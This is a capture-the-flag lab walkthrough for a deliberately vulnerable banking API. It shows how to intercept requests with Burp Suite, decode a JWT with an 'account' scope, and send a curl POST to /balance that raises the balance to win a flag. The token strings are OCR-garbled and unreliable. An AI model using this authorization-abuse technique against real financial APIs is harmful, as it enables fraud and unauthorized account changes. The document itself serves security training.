

[illegible]

Name	Broken Function Level Auth I
URL	https://attackdefense.com/challengedetails?cid=1917
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.4 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:04 txqueuelen 0 (Ethernet)
    RX packets 13403 bytes 1209861 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12476 bytes 17305686 (16.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.248.164.2 netmask 255.255.255.0 broadcast 192.248.164.255
    ether 02:42:c0:f8:a4:02 txqueuelen 0 (Ethernet)
    RX packets 410 bytes 414496 (404.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 43530 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 40807 bytes 29508976 (28.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40807 bytes 29508976 (28.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.248.164.2.

Therefore, the Banking WebApp is running on 192.248.164.3, at port 5000.

Step 2: Viewing the Banking WebApp.

Open the following URL in firefox.

URL: http://192.248.164.3:5000

Welcome to Secure Banking WebApp

Login

Username:

Password:


Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:



Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy Port

☐ Use this proxy server for all protocols

SSL Proxy Port

FTP Proxy Port

SOCKS Host Port

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

Click OK.

Everything required to intercept the requests has been setup.

Step 4: Interacting with the Banking API using the WebApp.

Click on get Redeem button to redeem the offered balance.

Note: Make sure that intercept is on in BurpSuite

Welcome to Secure Banking WebApp

Login

Username:


Password:

Notice the corresponding requests in BurpSuite.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Under the 'Intercept' sub-tab, a request to 'http://192.248.164.3:8081' is displayed. The 'Intercept is on' button is highlighted. Below the request details, the 'Raw' tab is selected, showing the raw HTTP request text.

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.



The image shows the Proxyman application interface. At the top, there are tabs for Dashboard, Target, Proxy (selected), Intruder, Repeater, Sequencer, Decoder, and Comparer. Below these are sub-tabs for Intercept (selected), HTTP history, WebSockets history, and Options. The main area displays a request to http://192.248.164.3:8081. There are buttons for Forward, Drop, Intercept is on, and Action. Below these are tabs for Raw (selected), Params, Headers, and Hex. The raw request text is as follows:

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 51
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliott","password":"elliottalderson"}
```

Forward the above request and view the changes reflected in the web app.


Welcome Elliot Alderson!

Account Number: 1337

Check Balance

Get Golden Ticket

Click on Check Balance button.



Account Number: 1337

Current Balance: 500

Click on Get Golden Ticket button.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVNjdCI6MTMzNywyaWic2NvcGUiOiJhY2NvdW50IiwiaXhwIjoxNTc1NTUzMzMDQzLCJpYXQiOiJlNzU1NTI0NDN9.e0Tdf9DJFkV48dDaL1b_8XJ8aNjYG6rE2DWLw0b1Y_xRshXCWON4pZ5mpOXivucumOJuL8Fb2_IAXpxFn5SWoqNwGUSfuhc2kuzw6UL4Je0Z-r3d_3dreARAvHjnYujL76vsHvknkDe1F0Je7qovs9M00Wd4ttXC-HhEge0WhgZKHcgGLzFvdus9K_jEzdU69BHKS1K_CAuqohi3PFwJV9Hu2cHP9L9tF1LJO-yVu1Y02j0_WFhdc8a0d0TcP38V0Vly2RxPpXvKttA-eczJs0ELG26Sf_kSzXDDNbJBJ_MYTdqp9sUJoQYnxHUuyX0Y684RyMWGxyqpsToEJpA

Visit <https://jwt.io> and decode the above obtained token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVNjdCI6MTMzNywyaWic2NvcGUiOiJhY2NvdW50IiwiaXhwIjoxNTUzMzMDQzLCJpYXQiOiJlNzU1NTI0NDN9.e0Tdf9DJFkV48dDaL1b_8XJ8aNjYG6rE2DWLw0b1Y_xRshXCWON4pZ5mpOXivucumOJuL8Fb2_IAXpxFn5SWoqNwGUSfuhc2kuzw6UL4Je0Z-r3d_3dreARAvHjnYujL76vsHvknkDe1F0Je7qovs9M00Wd4ttXC-HhEge0WhgZKHcgGLzFvdus9K_jEzdU69BHKS1K_CAuqohi3PFwJV9Hu2cHP9L9tF1LJO-yVu1Y02j0_WFhdc8a0d0TcP38V0Vly2RxPpXvKttA-eczJs0ELG26Sf_kSzXDDNbJBJ_MYTdqp9sUJoQYnxHUuyX0Y684RyMWGxyqpsToEJpA
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "iss": "Dummy Bank",
  "acct": 1337,
  "scope": "account",
  "exp": 1575553043,
  "iat": 1575552443
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
```

Notice that the token has a scope claim and it is set to the value "account".

Forward the above request and view the changes reflected on the web page.

Welcome Elliot Alderson!

Account Number: 1337

Check Balance

Current Balance: 500

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

Step 5: Increasing the balance for Elliot's account and retrieving the Golden Ticket.

As mentioned in the challenge description:

"The authorization system used relies on a scope parameter in the issued token. If the token issued to a user has the scope of "account", then they get read-write access on the account."

And the token obtained above also has scope = "account".

This means that the the above uer ("Elliot Alderson") also has read-write access the account. Therefore, he can change his account balance.

In the challenge description, it is mentioned that the `/balance` endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance of Elliot's account and set it to a value greater than 5000000:

Command: curl -X POST -H "Content-Type: application/json"

```
http://192.248.164.3:8081/balance -d '{ "token":
```

"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rliwiYWVudCI6MTMzNywic2NvcGUOiJhY2NvdW50IiwiaXhwIjoxNTc1NTUzMDQzLCJpYXQiOiE1NzU1NTI0NDN9.e0TdF9DJFkV48dDaL1b_8XJ8aNjYG6rE2DWLw0bIY_xRshXCWON4pZ5mpOXivucumOJuL8Fb

2_IAXpXFn5SWoqNwGUSfuhc2kuzw6UL4Je0Z-r3d_3dreARAvHjnYujL76vsnHvknkDe1F0Je7qovs9M00Wd4ttXC-HhEge0WhgZKHcgGLzFvdus9K_jEzdU69BHKSik_CAUqohi3PFwJV9Hu2cHP9L9tF1LJO-yVuIY02j0_WFhdc8aOdOTcP38V0Vly2RxPpXvKttA-eczJsOELG26Sf_kSzXDDNbJBJ_MYTdq9sUJoQYnxHUuyX0Y684RyMWGxyqpsToEJpA", "acct": 1337, "balance": 6000000 }'

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{ "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50IiwiaXhwIjoxNTc1NTUzMDQzLCJpYXQiOiJlNzU1NTI0NDN9.e0TdF9DJFkV48dDaL1b_8XJ8aAjYG6rE2DWLw0bLY_xRshXCW0N4pZ5mp0Xivucum0JuL8Fb2_IAXpXFn5SWoqNwGUSfuhc2kuzw6UL4Je0Z-r3d_3dreARAvHjnYujL76vsnHvknkDe1F0Je7qovs9M00Wd4ttXC-HhEge0WhgZKHcgGLzFvdus9K_jEzdU69BHKSik_CAUqohi3PFwJV9Hu2cHP9L9tF1LJO-yVuIY02j0_WFhdc8aOdOTcP38V0Vly2RxPpXvKttA-eczJsOELG26Sf_kSzXDDNbJBJ_MYTdq9sUJoQYnxHUuyX0Y684RyMWGxyqpsToEJpA", "acct": 1337, "balance": 6000000 }'
{"acct": "1337", "balance": "6000000", "user": "Elliot Alderson"}root@attackdefense:~#
```

Note: Turn off the intercept mode in BurpSuite for future requests.

Check the balance again:

Welcome Elliot Alderson!

Account Number: 1337

Check Balance

Current Balance: 6000000

Get Golden Ticket

Notice that the balance has now become \$6000000. And since it is greater than \$5000000, the Golden Ticket could be retrieved.

Get the Golden Ticket:

Welcome Elliot Alderson!

Account Number: 1337

Check Balance

Current Balance: 6000000

Get Golden Ticket

Golden Ticket: This_Is_The_Golden_Ticket_c52bc9c8c52d6bbdba4eae47d30a

Golden Ticket: This_Is_The_Golden_Ticket_c52bc9c8c52d6bbdba4eae47d30a

References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)
2. JWT debugger (<https://jwt.io/#debugger-io>)